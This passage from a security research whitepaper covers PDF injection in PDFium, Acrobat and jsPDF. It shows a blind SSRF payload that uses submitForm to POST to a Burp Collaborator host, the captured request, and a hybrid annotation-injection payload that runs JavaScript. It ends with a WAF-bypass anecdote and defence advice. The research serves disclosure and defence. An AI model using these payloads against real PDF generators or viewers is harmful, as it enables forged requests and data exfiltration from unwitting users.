
```

## SSRF in PDFium/Acrobat

It's possible to send a POST request with PDFium/Acrobat to perform a SSRF attack. This would be a blind SSRF since you can make a POST request but can't read the response. To construct a POST request, you can use the /parent dictionary key as demonstrated earlier to assign a form element to the annotation, enabling JavaScript execution. But instead of using a button like we did before, you can assign a text field (/Tx) with the parameter name (/T) and parameter value (/V) dictionary keys. Notice how you have to pass the parameter names you want to use to the submitForm function as an array:

```
#) >>>><</Type/Annot/Rect[ 0 0 900
900]/Subtype/Widget/Parent<</FT/Tx/T(foo)/V(bar)>>/A<</S/JavaScript/JS(
app.alert(1);
this.submitForm(['https://aiws4u6uubgfdag94xvc5wbrfilc91.burpcollaborator.net', false, false,
['foo']]);
)/(</>
```

You can even send raw new lines, which could be useful when chaining other attacks such as request smuggling. The result of the POST request can be seen in the following Collaborator request:



The screenshot shows a web browser's developer tools interface. The 'Request to Collaborator' tab is active, displaying the raw HTTP request. The request is a POST to the root path of the Collaborator server. The headers include Host, Connection, Content-Length, User-Agent, Accept, Origin, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-Dest, Accept-Encoding, and Accept-Language. The body of the request is 'Abc=blah'.

```
Description Request to Collaborator Response from Colla
Raw Params Headers Hex Hackvector
Pretty Raw \n Actions
1 POST / HTTP/1.1
2 Host: aiws4u6uubgfdag94xvc5wbrfilc91.burpcoll
3 Connection: keep-alive
4 Content-Length: 8
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
6 Accept: */*
7 Origin: null
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: embed
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13
14 Abc=blah
```

Finally, I want to finish with a hybrid Chrome and Acrobat PDF injection. The first part injects JavaScript into the existing annotation to execute JavaScript on Acrobat. The second part breaks out of the annotation and injects a new annotation that defines a new clickable area for Chrome. I use the Acroform trick again to inject a button so that the JavaScript will execute:

```
var doc = new jsPDF();
doc.createAnnotation({bounds:
{x:0,y:10,w:200,h:200},type:'link',url:`#`)/S/JavaScript/JS(app.alert(1))/Type/Action>> >>
<</Type/Annot/Rect[0 0 900
700]/Subtype/Widget/Parent<</FT/Btn/T(a)>>/A<</S/JavaScript/JS(app.alert(1)`});
doc.text(20, 20, 'Click me Acrobat');
doc.text(20, 60, 'Click me Chrome');
```

# PDF upload "formcalc" technique

---

While conducting this research, I encountered an HR application that allowed uploading of PDF documents. The PDF wasn't validated by the application and allowed arbitrary JavaScript to be embedded in the PDF file. I remembered a fantastic technique by @InsertScript<sup>10</sup> that enabled you to make requests from a PDF file to read same origin resources using formcalc.<sup>11</sup>

I tried this attack but it failed because the WAF was blocking requests from the Acrobat user agent. Then I tried cached resources and discovered this would be completely missed by the WAF - it would never see a request because the resource was loaded through the cache. I attempted to use this technique with PDF injection but, unfortunately, I couldn't figure out a way of injecting formcalc or calling formcalc from JavaScript without using the AcroForm dictionary key in the trailer. If anyone manages to do this then please get in touch because I'd be super interested.

## Defence

---

If you are writing a PDF library, it's recommended that you escape parentheses and backslashes when accepting user input within text streams or annotation URIs. As a developer, you can use the injections mentioned in this paper to confirm that any user input doesn't cause PDF injection. Consider performing validation on any content going into PDFs to ensure you can't inject PDF code.

## Conclusion

---

- Vulnerable libraries can make user input inside PDFs dangerous by not escaping parentheses and backslashes.
- A clear objective helps when tackling seemingly impossible problems and persistence pays off when trying to achieve those goals.
- One simple link can compromise the entire contents of an unknown PDF.

## Example files

---

You can download all the injection examples in this whitepaper at:

<https://github.com/PortSwigger/portable-data-exfiltration/tree/main/PDF-research-samples><sup>12</sup>

## Acknowledgements

---

I knew nothing about the structure of PDFs until I watched a talk about building your own PDF manually<sup>13</sup> by Ange Albertini<sup>14</sup>. He is a great inspiration to me and without his learning materials this post would never have been made. I'd also like to credit Alex "InsertScript"<sup>15</sup> Inführ, who covered PDFs in his mess with the web<sup>16</sup> presentation. It blew everyone's mind when he demonstrated how much a PDF was able to do. Thank you to both of you. I'd also like to thank Ben Sadeghipour & Cody Brocius for the idea of performing a SSRF attack from a PDF<sup>17</sup> in their excellent presentation.

# References

---

1. <https://twitter.com/albinowax>
2. <https://pdfkit.org/>
3. <https://pdf-lib.js.org/>
4. <https://github.com/PortSwigger/portable-data-exfiltration/blob/main/PDF-research-samples/pdf-lib/first-injection/test.js>
5. [https://www.adobe.com/content/dam/acom/en/devnet/pdf/pdfs/PDF32000\\_2008.pdf](https://www.adobe.com/content/dam/acom/en/devnet/pdf/pdfs/PDF32000_2008.pdf)
6. <https://parall.ax/products/jspdf>
7. <https://github.com/PortSwigger/portable-data-exfiltration/tree/main/PDF-research-samples/jsPDF/acrobat/enumerator>
8. <https://github.com/PDFium/PDFium/blob/master/fpdfsdk/src/javascript/Document.cpp#L818>
9. <https://github.com/PortSwigger/portable-data-exfiltration/blob/main/PDF-research-samples/jsPDF/chrome/enumerator/test.js>
10. <https://twitter.com/insertscript>
11. <https://insert-script.blogspot.com/2015/05/pdf-mess-with-web.html>
12. <https://github.com/PortSwigger/portable-data-exfiltration/tree/main/PDF-research-samples>
13. <https://speakerdeck.com/ange/lets-write-a-pdf-file>
14. <https://corkami.github.io/>
15. <https://insert-script.blogspot.com/>
16. <https://insert-script.blogspot.com/2015/05/pdf-mess-with-web.html>
17. <https://docs.google.com/presentation/d/1JdljHHPsFSgLbaJcHmMkE904jmwPM4xdhEuwhy2ebvo/htmlpresent>